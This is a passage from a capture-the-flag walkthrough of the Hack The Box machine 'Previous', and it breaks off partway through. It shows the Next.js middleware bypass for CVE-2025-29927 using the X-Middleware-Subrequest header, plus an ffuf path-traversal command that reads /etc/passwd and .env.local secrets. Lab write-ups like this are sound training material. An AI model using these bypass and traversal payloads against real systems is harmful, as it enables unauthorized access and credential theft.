⏮️ Previous
User
🔧 Initial Setup
First, I added the target to my hosts file for proper DNS resolution:
echo "10.10.11.83 previous.htb" | sudo tee -a /etc/hosts🔍 Nmap Enumeration
Starting with a comprehensive port scan to identify running services:
nmap -Pn -A 10.10.11.83Key findings from the scan:
- Port 22 (SSH) – OpenSSH 8.9p1 on Ubuntu, potential entry point for later access
- Port 80 (HTTP) – nginx 1.18.0, redirects to
previous.htb
The target appears to be running Ubuntu Linux with a standard web server configuration.
🌐 Web Application Analysis
Accessing http://10.10.11.83 automatically redirects to previous.htb, revealing a modern web application.

Examining the source code revealed an interesting credential in the HTML comments:

jeremy@previous.htb in the application source

When clicking "Get Started" or "Docs", the application redirects to a login page, indicating authentication is required for accessing protected content.
🔧 Technology Stack Identification
Using browser developer tools and Wappalyzer, I identified the technology stack:

This vulnerability allows bypassing authentication middleware by sending a crafted x-middleware-subrequest header, making it a prime attack vector.
⚡ CVE-2025-29927 - Next.js Middleware Bypass

With Next.js 15.2.2 confirmed, I tested the authentication bypass vulnerability manually using Burp Suite.
The attack process:
- Intercept a request to a protected route like
/docsor/get-started - Observe the baseline response: 307 redirect to /login
- Add the crafted header to bypass middleware authentication
Without the bypass header, requests return a 307 redirect:
Adding the exploit header successfully bypasses authentication:
X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware
📂 Route Discovery via Build Manifest
Analyzing the bypassed response revealed references to JavaScript files, including _buildManifest.js which contains route mappings.
Key routes discovered from the build manifest:
/docs/docs/components/layout/docs/components/sidebar/docs/content/examples/docs/content/getting-started
The /docs/content/examples route appeared particularly interesting for further exploration.

🔓 Local File Inclusion (LFI) Discovery
While exploring /docs/content/examples, I discovered a download feature that accepts file parameters:
GET /api/download?example=hello-world.ts HTTP/1.1The example parameter directly fetches files from the server, making it a potential Local File Inclusion (LFI) target.
🎯 LFI Exploitation with ffuf
I used ffuf to automate LFI testing with common Linux file paths:
ffuf -u "http://previous.htb/api/download?example=../../../../../../FUZZ" \
  -H "X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware" \
  -w /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt \
  -mr "root:x"
/etc/passwd content, confirming the vulnerability

The passwd file revealed the jeremy user we discovered earlier, confirming our enumeration was accurate.
🔍 Next.js Configuration Extraction
Understanding Next.js application structure, I targeted configuration files that might contain sensitive information.
Key file retrieved: .env.local containing environment variables:

While I discovered the NEXTAUTH_SECRET, attempts to forge valid JWT tokens were unsuccessful as the server returned empty responses.
📁 Build Manifest Analysis
I accessed the build manifest to understand the application's route structure:
GET /api/download?example=../../_next/static/{buildId}/_buildManifest.js
The manifest revealed a critical dynamic route:
"dynamicRoutes": [
  {
    "page": "/api/auth/[...nextauth]",
    "regex": "^/api/auth/(.+?)(?:/)?$"
  }
]
🔑 Credential Discovery in NextAuth Module
Targeting the NextAuth configuration file for credential extraction:
